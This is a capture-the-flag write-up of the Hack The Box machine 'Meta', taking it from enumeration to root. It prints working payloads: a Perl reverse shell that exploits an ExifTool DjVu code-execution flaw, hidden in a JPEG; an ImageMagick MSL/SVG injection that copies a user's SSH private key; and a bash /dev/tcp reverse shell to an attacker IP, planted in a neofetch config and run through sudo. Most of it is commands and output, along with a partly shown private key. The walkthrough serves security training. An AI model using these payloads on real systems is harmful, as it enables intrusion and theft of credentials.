HTB: META

Writeup

indigo-sadland


ENUMERATION

Nmap scan results:


```
nmap -sV -sC 10.10.11.140

Starting Nmap 7.80 ( https://nmap.org ) at 2022-02-21 16:02 MSK
Nmap scan report for 10.10.11.140
Host is up (0.068s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2
| ssh-hostkey:
|   2048 12:81:17:5a:5a:c9:c6:00:db:f0:ed:93:64:fd:1e:08 (RSA)
|_  256 05:e9:df:71:b5:9f:25:03:6b:d0:46:8d:05:45:44:20 (ED25519)
80/tcp open  http    Apache httpd
|_http-server-header: Apache
|_http-title: Did not follow redirect to http://artcorp.htb
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


If we try to access the 80 port it`ll redirect us to artcorp.htb:



Therefore, we need to add "10.10.11.140 artcorp.htb" entry to */etc/host* file. After that we will be able to access the http service.



As always, I started from searching for interesting directorates and files on the web-server but it was in vain... After staring at the *index.php* page I`ve noticed that I`ve missed a clue that was on the plain sight all the time!




From experience I know that developers often deploy development environment on dev subdomains like "dev.example.com". So, with that in mind I start to search for VHosts.

```
ffuf -w  subdomains-top1million-110000.txt -H Host:FUZZ.artcorp.htb -u http://artcorp.htb -fc 403,301
```


```
:: Method           : GET
:: URL              : http://artcorp.htb
:: Wordlist         : FUZZ: /home/indigo/hunt/recon/wrds/SecLists/Discovery/DNS/subdomains-top1million-110000.txt
:: Header           : Host: FUZZ.artcorp.htb
:: Follow redirects : false
:: Calibration      : false
:: Timeout          : 10
:: Threads          : 40
:: Matcher          : Response status: 200,204,301,302,307,401,403,405
:: Filter           : Response status: 403,301

dev01                   [Status: 200, Size: 247, Words: 16, Lines: 10, Duration: 54ms]
```


And yeap, we have an available subdomain! But before access the dev01.artcorp.htb we need to add it to the */etc/hosts* file as we did at the beginning.



Here we have access to the MetaView - app for showing images` metadata information.



I`ve tried to find something that points toward software under the hood of the MetaView. The answer is in the output that we get after uploading an image.



The format of output and fields name is identical to exiftool.

```
~/Pictures$ exiftool testimonials-1.jpg
ExifTool Version Number         : 11.88
File Name                       : testimonials-1.jpg
Directory                       : .
File Size                       : 133 kB
File Modification Date/Time     : 2022:02:21 16:26:55+03:00
File Access Date/Time           : 2022:02:21 16:27:11+03:00
File Inode Change Date/Time     : 2022:02:21 16:26:55+03:00
File Permissions                : rw-rw-r--
File Type                       : JPEG
File Type Extension             : jpg
MIME Type                       : image/jpeg
Exif Byte Order                 : Little-endian (Intel, II)
Quality                         : 100%
XMP Toolkit                     : Adobe XMP Core 5.6-c140 79.160451, 2017/05/06-01:08:21
Document ID                     : xmp.did:40EA1AF4C1AE11E79FC6E0171011BB04
Instance ID                     : xmp.iid:40EA1AF3C1AE11E79FC6E0171011BB04
Creator Tool                    : Adobe Photoshop CC 2018 Macintosh
Derived From Instance ID        : FE476206473385EE66A5CAE4D87F419C
Derived From Document ID        : FE476206473385EE66A5CAE4D87F419C
DCT Encode Version              : 100
APP14 Flags 0                   : [14], Encoded with Blend=1 downsampling
APP14 Flags 1                   : (none)
Color Transform                 : YCbCr
Image Width                     : 500
```

So, I guess the backend of the MetaView executes the exiftool as well.

If we go to Google and ask about known exiftool vulnerabilities we`ll see that there is a RCE vulnerability!

> *"Improper neutralization of user data in the DjVu file format in ExifTool versions 7.44 and up allows arbitrary code execution when parsing the malicious image."*

> *"To trigger the vulnerable function, we need to create a valid DjVu file that contains an annotation chunk with the payload that will be executed by the eval function as Perl code.*
>
> *To create this valid DjVu file, we used the tool djvumake, from the djvulibre toolkit. We will also use the tool bzz to compress our payload, then it will not be easily visible in the DjVu file. (in case someone try to inspect it)"*

EXPLOITATION

At first, we need payload for revers shell (*don`t forget to change IP and port*):

```
(metadata "\c${use
Socket;socket(S,PF_INET,SOCK_STREAM,getprotobyname('tcp'));if(conn
ect(S,sockaddr_in(4243,inet_aton('10.10.14.85'))))){open(STDIN,'>&S
');open(STDOUT,'>&S');open(STDERR,'>&S');exec('/bin/sh -
i');};};#")
```

Then we compress the payload with bzz and create DjVu file.

```
bzz payload payload.bzz
# Compress our payload file with to make it non human-readable

djvumake exploit.djvu INFO='1,1' BGjp=/dev/null ANTz=payload.bzz
# INFO = Anything in the format 'N,N' where N is a number
# BGjp = Expects a JPEG image, but we can use /dev/null to use nothing as
background image
# ANTz = Will write the compressed annotation chunk with the input file
```


The next step is to place the malicious payload into JPEG file. For that we can use exiftool. To make it possible, we need to create a configuration file for exiftool:

```
%Image::ExifTool::UserDefined = (
    # All EXIF tags are added to the Main table, and WriteGroup is used
to
    # specify where the tag is written (default is ExifIFD if not
specified):
    'Image::ExifTool::Exif::Main' => {
        # Example 1.  EXIF:NewEXIFTag
        0xc51b => {
            Name => 'HasselbladExif',
            Writable => 'string',
            WriteGroup => 'IFD0',
        },
        # add more user-defined EXIF tags here...
    },
);
1; #end
```

What this config does is make possible that we write a new tag on the file, with the name HasselbladExif and the bytes 0xc51b to identify it inside our new file. Then we can insert it inside of any file.Then we use it and our already made exploit.djvu to insert the malicious DjVu file inside a valid JPEG:

```
exiftool -config configfile '-HasselbladExif<=exploit.djvu' testimonials-3.jpg
# configfile = The name of our configuration file;
# -HasselbladExif = Tag name that are specified in the config file;
# exploit.djvu = Our exploit, previously made with djvumake;
# testimonials-3.jpg = A valid JPEG file;
~/Pictures$ nano payload
~/Pictures$ bzz payload payload.bzz
~/Pictures$ djvumake exploit.djvu INFO='1,1' BGjp=/dev/null ANTz=payload.bzz
~/Pictures$ exiftool -config configfile '-HasselbladExif<=exploit.djvu' testimonials-3.jpg
    1 image files updated
```

Now we are ready to upload our payload and get revers shell:



To make the shell more interactive we can use pty:

```
python3 -c 'import pty;pty.spawn("/bin/bash")'
```

We are in as www-data and we have to escalate to the system user - thomas.

After getting inside I ran linPEAS. In the output I`ve noticed not common files:

```
.sh files in path
https://book.hacktricks.xyz/linux-unix/privilege-escalation#script-binaries-in-path
/usr/local/bin/convert_images.sh
/usr/bin/gettext.sh
```

And if the gettext.sh contains nothing interesting then the convert_images.sh is worth to look at in.

```
cat convert_images.sh
#!/bin/bash
cd /var/www/dev01.artcorp.htb/convert_images/ && /usr/local/bin/mogrify -format png *.* 2>/dev/null
pkill mogrify
```

The script has root permissions set. What this script does is access */convert_images* in web server directory and execute mogrify (*a tool from ImageMagick packet*) to covert an image to PNG format. So, how can we exploit it? If we run pspy to observe running processes on the machine.

```
CMD: UID=0    PID=26627  | /usr/sbin/CRON -f
CMD: UID=0    PID=26626  | /usr/sbin/CRON -f
CMD: UID=1000 PID=26628  |
CMD: UID=1000 PID=26629  | /bin/sh -c /usr/local/bin/convert_images.sh
CMD: UID=0    PID=26632  | /bin/sh -c rm /tmp/*
CMD: UID=1000 PID=26631  | /usr/local/bin/mogrify -format png *.*
CMD: UID=0    PID=26630  | /bin/sh -c rm /tmp/*
CMD: UID=1000 PID=26633  | pkill mogrify
CMD: UID=0    PID=26638  | /usr/sbin/CRON -f
CMD: UID=0    PID=26637  | /usr/sbin/cron -f
CMD: UID=0    PID=26636  | /usr/sbin/CRON -f
CMD: UID=0    PID=26635  | /usr/sbin/CRON -f
CMD: UID=0    PID=26634  | /usr/sbin/CRON -f
CMD: UID=0    PID=26639  | /usr/sbin/CRON -f
CMD: UID=0    PID=26640  | /usr/sbin/CRON -f
CMD: UID=1000 PID=26641  | /bin/sh -c /usr/local/bin/convert_images.sh
CMD: UID=1000 PID=26643  | /usr/local/bin/mogrify -format png *.*
CMD: UID=1000 PID=26642  | /bin/bash /usr/local/bin/convert_images.sh
CMD: UID=0    PID=26644  | /usr/sbin/CRON -f
```

We see that there is a cron job (but we can`t see it from linPEAS) that executes the convert_images.sh. Okay and what now? Actually,

there are some critical vulnerabilities in ImageMagick, that allows to read local files and even execute arbitrary code!

```
ImageMagick allows to set specific file handlers that allow to read and leak local files.
```

To test it we need to create .svg file with the following content and place it into */var/www/dev01.artcorp.htb/convert_images/*:

```
<image authenticate='ff" `echo $(id)> /dev/shm/test`;"'>
  <read filename="pdf:/etc/passwd"/>
  <get width="base-width" height="base-height" />
  <resize geometry="400x400" />
  <write filename="test.png" />
  <svg width="700" height="700" xmlns="http://www.w3.org/2000/svg"
xmlns:xlink="http://www.w3.org/1999/xlink">
```

Where */dev/shm* is a dir where we have "write" permission. We found it out from linPEAS output:

```
Basic information

OS: Linux version 4.19.0-17-amd64 (debian-kernel@lists.debian.org) (gcc
User & Groups: uid=33(www-data) gid=33(www-data) groups=33(www-data)
Hostname: meta
Writable folder: /dev/shm
```

After that we need to wait for a couple of minutes and check if there is test file in */dev/shm* with a result of the id command appeared.

```
www-data@meta:/var/www/dev01.artcorp.htb/convert_images$ ls /dev/shm
ls /dev/shm
hello  test
www-data@meta:/var/www/dev01.artcorp.htb/convert_images$ cat /dev/shm/test
cat /dev/shm/test
uid=1000(thomas) gid=1000(thomas) groups=1000(thomas)
```

And it worked! Let`s grab thomas`s private ssh key by repeating the steps above. But this time we need new payload:

```
<image authenticate='ff" `echo $(cat /home/thomas/.ssh/id_rsa)>
/dev/shm/test`;"'>
  <read filename="pdf:/etc/passwd"/>
  <get width="base-width" height="base-height" />
  <resize geometry="400x400" />
  <write filename="test.png" />
  <svg width="700" height="700" xmlns="http://www.w3.org/2000/svg"
xmlns:xlink="http://www.w3.org/1999/xlink">
  <image xlink:href="msl:exploit.svg" height="100" width="100"/>
  </svg>
</image>
```

This will cat the id_rsa key and place in into */dev/shm/test* file where we can access it.

```
www-data@meta:/var/www/dev01.artcorp.htb/convert_images$ cat /dev/shm/test
cat /dev/shm/test
-----BEGIN OPENSSH PRIVATE KEY----- b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2g
OHh9zBBuiZ1Jn1jlveRM7H1VLbtY8k/rN9PFe/MkRsYdH45IvV qMgzqmJPFAdxmkD9WRnVP9OqEF0ZEYwTFuFPUlNq5hSbNRucwXEX
9asqvkfY5+FX4D9BResbt9AXqm47ajWePksWBoUwhhENLN/1pOgQanK2BR/SC+YkP nXRkOavHBxHccusftItOQuS0AEza8nfE5ioJm
JaAbIZgQs Xkd7NTUnjOQosPTIDFSPD2EKLt2B1v3D/2DMqtsnAAAFgOcGpkXnBqZFAAAAB3NzaC1yc2 EAAAGBALfSKCOYB7c/KJob
vzJEbGHR+OSL1ajIM6piTxQH cZpA/VkZ1T/TqhBdGRGMExbhT1JTauYUmzUbnMFxF21tFpO8XV8HtziZPIbmo3mPNK4s9E vPgPjss
aFMIYRDSzf9aToEGpytgUf0gvmJD510ZDmrxwcR 3HLrH7SLTkLktABM2vJ3xOYqCZl+Tvfn7/AoZp2qcq8iip+EEeDAKqk6jSG+8Tl
gdb9w/9gzKrbJwAAAAMBAAEAAAGAFlFwyCmMPkZv0o4Z3aMLPQkSyE iGLInOdYbX6HOpdEz0exbfswybLtHtJQq6RsnuGYf5X8ThNy
roghSgK9SE6jYNgPsp8B2YrgCF+laK6fa89lfrCqPZr0crSpFyop3wsMcC4rVb9m3uhwc Bsf0BQAHL7Fp0PrzWsc+9AA14ATK4DR/g
4hL0ccJWE8xWS sLk1/G2x1FxU45+hhmmdG3eKzaRhZpc3hzYZXZC9ypjsFDAyG1ARC679vHnzTI13id29dG n7JoPVwFv/97UYG2WK
XwH0uDzWqtMWOqYjenkyOrI1Y8ay JfYAm4xkSmOTuEIvcXi6xkS/h67R/GT38zFaGnCHh13/zW0cZDnw5ZNbZ60VfueTcUn9Y3 8Zd
vRv5TnaOhmdNhH2jnr5HaUAAADBAN16q2wajrRH59vw o2PFddXTIGLZj3HXn9U5W84AIetwxMFs27zvnNYFTd8YqSwBQzXTniwId4K
YOAxgFhRJh9DTmhFHJxSnx/6hiCWneRKpG4RCr80fFJMvbTod919eXD0GS 1xsBQdieqiJ66NOalf6uQ6STRxu6A3bwAAAMEA1Hjetd
19 keAmlMNeuMqgBO0guskmU25GX4O5Umt/IHqFHw99mcTGc/veEWIb8PUNV8p/sNaWUckEu9 M4ofDQ3csqhrNLlvA68QRPMaZ9bFg
RIVATE KEY-----
www-data@meta:/var/www/dev01.artcorp.htb/convert_images$
```

Now we can access the machine with this private ssh key. Copy the key into a file on your local machine and execute the following ssh command:

```
ssh -I id_rsa thomas@artcorp.htb
```

```
~/Documents$ ssh -i id_rsa thomas@artcorp.htb
Linux meta 4.19.0-17-amd64 #1 SMP Debian 4.19.194-3 (2021-07-18) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue Feb 22 02:21:09 2022 from 10.10.16.12
thomas@meta:~$ cat user.txt
426b1e99cddc74e074f6dee0900c1262
thomas@meta:~$
```

The user is taken! Moving toward root.

PRIVILEGE ESCALATION

As always, at first, we run `sudo -l` command to check whether we can execute something as root or not.


```
thomas@meta:~$ sudo -l
Matching Defaults entries for thomas on meta:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, env_keep+=XDG_CONFIG_HOME

User thomas may run the following commands on meta:
    (root) NOPASSWD: /usr/bin/neofetch \"\"
thomas@meta:~$
```

Here we see that we can run `neofetch \" \"` with sudo without providing sudo password.

> *Neofetch is a command-line system information tool*

When you run the command you`ll see something like this:



Well... how can you use this for privilege escalation? Let`s return to the sudo -l command output and take a look at the environment paths for sudo. There is the env_keep+=XDG_CONFIG_HOME. From sudoers man we can learn that:

> env_keep - it`s a list of environment variables to be preserved in the user's environment when the env_reset option is in effect. This allows fine-grained control over the environment **sudo**-spawned processes will receive. The argument may be a double-quoted, space-separated list or a single value without double-quotes. The list can be replaced, added to, deleted from, or disabled by using the =, +=, -=, and ! operators respectively. The global list of variables to keep is displayed when **sudo** is run by root with the **-V** option.

So, the env_keep+=XDG_CONFIG_HOME adds XDG_CONFIG_HOME to the env_keep list of environment variables. The XDG_CONFIG_HOME, in its turn, defines the base directory relative to which user specific data files should be stored. If $XDG_DATA_HOME is either not set or empty, a default equal to *$HOME/.local/share* should be used.

The interesting thing is that location for neofetch`s config is *${HOME}/.config/neofetch/config.conf* and neofetch will copy its default config here on first run.

Combining this information, we can come to a conclusion that we are able to point to neofetch`s config file that will be used when run it with sudo. Furthermore, we place payload for revers shell

connection into the config file so we are able to get shell as root.

Let`s add the payload into */thomas/.config/neofetch/config.conf*

```
/bin/bash -c "/bin/bash -i >& /dev/tcp/10.10.14.85/4244 0>&1"
```

```
 GNU nano 3.2                                                    config.conf

/bin/bash -c "/bin/bash -i >& /dev/tcp/10.10.14.85/4244 0>&1"
# See this wiki page for more info:
# https://github.com/dylanaraps/neofetch/wiki/Customizing-Info
print_info() {
    info title
    info underline

    info "OS" distro
    info "Host" model
    info "Kernel" kernel
    info "Uptime" uptime
    info "Packages" packages
    info "Shell" shell
    info "Resolution" resolution
    info "DE" de
```

Then we need to export the $XDG_DATA_HOME variable that points to neofetch`s config.

```
export XDG_CONFIG_HOME="$HOME/.config"
```

Now we can open nc on port 4244 and run neofetch

```
thomas@meta:~/.config/neofetch$ sudo -u root /usr/bin/neofetch \"\"
```

```
~$ nc -lvnp 4244
Listening on 0.0.0.0 4244
Connection received on 10.10.11.140 52248
root@meta:/home/thomas/.config/neofetch# cd
cd
root@meta:~# cat root.txt
cat root.txt
b07122af6f62a81fc5292a2c92bf465f
```

The root is taken!